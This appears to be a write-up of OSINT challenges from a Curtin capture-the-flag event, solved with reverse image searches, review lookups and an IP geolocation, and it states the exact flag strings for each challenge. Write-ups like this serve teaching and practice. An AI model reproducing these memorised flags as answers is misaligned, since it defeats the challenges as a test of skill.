
By reverse search the image given, we will get an identical image with the one given and “Palm Green Hotel and Resort” seems to be the one with the picture. Then we just need to find the restaurant and the bar name which is highlighted below.



Flag: CURTIN_CTF{Green_Chilli_Savannah}

Party All Night 3


By reverse image search the three bag from Party all Night – 2, we can get it from the review comment. Proceed to apply the date and website name.




Flag: CURTIN_CTF{26_Feb_2022_makemytrip.com}

Party All Night 4


It’s a challenge that connect to Party Night 1. Needed to find the nearest attraction place. After countless try and Countless view





```
Red Fort
Hauz Khas
Lotus Temple
Raj Ghat
Humayun's Tomb
Lodhi Gardens
Splash The water park
Just Chill Water and Fun Park
Adventure Island
Kashmiri Gate
Japanese Park
Dr. Ambedkar National Memorial
Bhalswa Horseshoe Lake
Fatehpuri Masjid
Jhandewala Devi Mandir
Roshanara Garden
Metro Vihar
Lord Shiva Temple Turkpur
Jama Masjid
Coronation Park
Lotus Temple
India Gate
Gurudwara Sri Bangla Sahib
Akshardham
Gandhi Smriti Museum
National Rail Museum
Dilli Haat INA
Shri Laxmi Narayan Temple (Birla Mandir)
Chandni Chowk
Gurudwara Bangla Sahib
Shri Laxmi Narayan Temple
Gandhi Smriti
Museum of Illusions
Sunder Nursery
Agrasen ki Baoli
```


At first I put underscore. Then try the letter only.




Flag: CTF_CURTIN{Humayun's Tomb}

The Leaked IP

try to use “ip for http://79.179.206.211/” and this appear.






Flag: CURTIN_CTF{Haifa}

General

Feedback!!!



Flag: CURTIN_CTF{7H3_F33B4CK_T1M3}

Welcome !!!

Good Game.

Flag: CURTIN_CTF{W3LC0M3_T0_CURT1N_CTF}

S3CR3T P4G3

"The only way to do great work is to love what you do."

-Steve Jobs